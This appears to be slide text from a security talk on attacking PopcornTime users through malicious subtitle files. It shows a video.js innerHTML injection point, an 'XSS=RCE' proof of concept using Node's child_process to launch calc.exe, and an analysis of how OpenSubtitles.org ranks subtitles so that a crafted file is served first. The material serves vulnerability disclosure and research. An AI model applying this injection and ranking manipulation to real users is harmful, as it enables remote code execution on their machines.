
.SSF

.TTXT

PopcornTime



PopcornTime



Native Application With Web Technologies Support

Native Application With Web Technologies Support



Native Application With Web Technologies Support

NW.js



Electron



Birth	2011	2013
Maintainer	Intel	GitHub
Platforms	Mac, Linux & Windows	Mac, Linux & Windows
Runtime	Chromium (V8)	libchromiumcontent (V8)
XP Support	Yes	No
PDF Support	Yes	Using pdf.js
Plugin Support	NaCL, Pepper	Pepper

Native Application With Web Technologies Support



XSS=RCE

```
var exec = require('child_process').exec;

exec('calc.exe', function callback(error, stdout, stderr) {
  // result
})
```

PopcornTime



OpenSubtitles.org

How PopcornTime uses the subtitles

```
//transcode .ass, .ssa, .txt to SRT
var convert2srt = function (file, ext, callback) {
    var readline = require('readline'),
        counter = null,
        lastBeginTime,

        //input
        orig = /([^\s]+)$/.exec(file)[1],
        origPath = file.substr(0, file.indexOf(orig)),

        //output
        srt = orig.replace(ext, '.srt'),
        srtPath = Settings.tmpLocation,
```

```
// Add cue HTML to display
vjs.TextTrack.prototype.updateDisplay = function(){
    var cues = this.activeCues_,
        html = '',
        i=0,j=cues.length;


    for (;i<j;i++) {
        html += '<span class="vjs-tt-cue">' + cues[i].text + '</span>';
    }

    this.el_.innerHTML = html;
};
```

[/src/app/vendor/videojshooks.js](#)

1
00:00:01,000 --> 00:00:10,000

``
``



```

```

evil.js:

```
var exec = require('child_process').exec;

exec('calc.exe', function callback(error, stdout, stderr) {
    // result
})
```

PopcornTime Demo

The Watering Hole



OpenSubtitles.org

Translation in context | [Movie Subtitles](#) | [English Subtitles](#) | [RlsBB](#) | [Releaselog](#) | [Your link here](#)

 **opensubtitles.org**

You are not logged in! [Log-In](#) | [Register](#)  [Site Language](#)

search in 4112010 subtitles [Search](#) [Upload](#) [Request](#) [Forum](#) [Blog](#) [Player](#)



Language ▼


[Advanced search](#)
[Applet search](#)

The Smart Search

Request

```
<?xml version="1.0"?>
<methodCall>
  <methodName>SearchSubtitles</methodName>
  <params>
    <param>
      <value>
        <string>UNTcwPbO17BkdC16o0yTTWv3hX5</string>
      </value>
    </param>
    <param>
      <value>
        <array>
          <data>
            <value>
              <struct>
                <member>
                  <name>imdbid</name>
                  <value>
                    <string>2294629</string>
                  </value>
                </member>
                <member>
                  <name>sublanguageid</name>
                  <value>
                    <string>all</string>
                  </value>
                </member>
              </struct>
            </value>
          </data>
        </array>
      </value>
    </param>
  </params>
</methodCall>
```


Response



How does it rank

From the documentation:

```
<member>
  <name>imdbid</name>
  <value>
    <string>2294629</string>
  </value>
</member>
<member>
  <name>sublanguageid</name>
  <value>
    <string>all</string>
  </value>
</member>
```



matched by 'hash' and uploaded by:

+ admin trusted	12
+ platinum gold	11
+ user anon	8

matched by tag and uploaded by:

+ admin trusted	11
+ platinum gold	10
+ user anon	7

matched by imdb and uploaded by:

+ admin trusted	9
+ platinum gold	8
+ user anon	5

matched by other and uploaded by:

+ admin trusted	4
+ platinum gold	3
+ user anon	0


bonus of fps matching if:

+ nothing matches	2
+ imdb matches	0.5

How does it rank - from the source code


```
tmp.score = 0;

if (sub.MatchedBy === 'moviehash') {
    tmp.score += 8;
}
if (sub.MatchedBy === 'tag') {
    tmp.score += 7;
} else {
    tmp.score += matchTags(sub, 7);
}
if (sub.MatchedBy === 'imdbid') {
    tmp.score += 5;
    if (sub.MovieFPS && input.fps && parseInt(sub.MovieFPS) > 0) {
        if (sub.MovieFPS.startsWith(input.fps) || input.fps.toString().startsWith(sub.MovieFPS)) {
            tmp.score += 0.5;
        }
    }
}
if (sub.MatchedBy.match(/moviehash|tag|imdbid/) === null) {
    if (sub.MovieFPS && input.fps && parseInt(sub.MovieFPS) > 0) {
        if (sub.MovieFPS.startsWith(input.fps) || input.fps.toString().startsWith(sub.MovieFPS)) {
            tmp.score += 2;
        }
    }
}
if (sub.UserRank === 'trusted' || sub.UserRank === 'administrator') {
    tmp.score += 4;
}
if (sub.UserRank === 'platinum member' || sub.UserRank === 'gold member') {
    tmp.score += 3;
}
```




MatchTags()

```
var matchTags = function(sub, maxScore) {  
  if (!input.filename) {  
    return 0;  
  }  
  
  if (!fileTags) {  
    fileTags = normalize(input.filename)  
      .toLowerCase()  
      .match(/[a-z0-9]{2,}/gi);  
  }  
  
  if (fileTags.length === 0) {  
    return 0;  
  }
```




```
var subNames = normalize(sub.MovieReleaseName + '_' + sub.SubFileName);  
var subTags = subNames  
  .toLowerCase()  
  .match(/[a-z0-9]{2,}/gi);
```

```
if (subTags.length === 0) {  
  return 0;  
}  
  
_.each(fileTags, function(tag) {  
  fileTagsDic[tag] = false;  
});
```



```
var matches = 0;  
_.each(subTags, function(subTag) {  
  // is term in filename, only once  
  if (fileTagsDic[subTag] === false) {  
    fileTagsDic[subTag] = true;  
    matches++;  
  }
```



```
});  
return parseInt((matches / fileTags.length) * maxScore);
```

```
};
```

Movie Name: Trolls.2016.1080p.BluRay.x264-[YTS.AG].mp4

Subtitle Name: Trolls.2016.BDRip.x264-Sparks.srt

Movie Name: -[.].

Subtitle Name: Trolls.2016.BDRip.x264-Sparks.srt

Trolls

2016

1080p

BluRay

x264

YTS

AG

mp4

Movie Name: . . . -[.].

Subtitle Name: . - .

Trolls

Trolls

2016

2016

1080p

BDRip

BluRay

x264

x264

Sparks

YTS

srt

AG

mp4

Movie Name: -[.].

Subtitle Name: . . . - .

Trolls

2016

1080p

BluRay

x264

YTS

AG

mp4

Trolls

2016

BDRip

x264

Sparks

srt

Movie Name: . . . - [.] .

Subtitle Name: . . . - .

Trolls

2016

1080p

BluRay

x264

YTS

AG

mp4

Trolls

2016

BDRip

x264

Sparks

srt

SharedTags / MovieTags * MaxScore

3

8

7

= 2

Movie Name: Trolls.2016.1080p.BluRay.x264-[YTS.AG].mp4

Subtitle Name: Trolls.2016.BDRip.x264-Sparks.srt


Movie Name: Trolls.2016.1080p.BluRay.x264-[YTS. AG].mp4

Subtitle Name: Trolls.2016.1080p.BluRay.x264-[YTS. AG].srt


$$\begin{array}{r} \text{Full Comptability} = 7 \\ + \quad \text{Imdb ID} = 5 \\ \hline 12 \end{array}$$




Frozen




Deadpool




Snowden



Inception



West World S01E01



Highest Score: 14

Average Score: ~10

User Ranking

user | anon = 0

platinum | gold = 3

admin | trusted = 4

User ranking

user		rank icon	
anonymous			No
Sub leecher			No
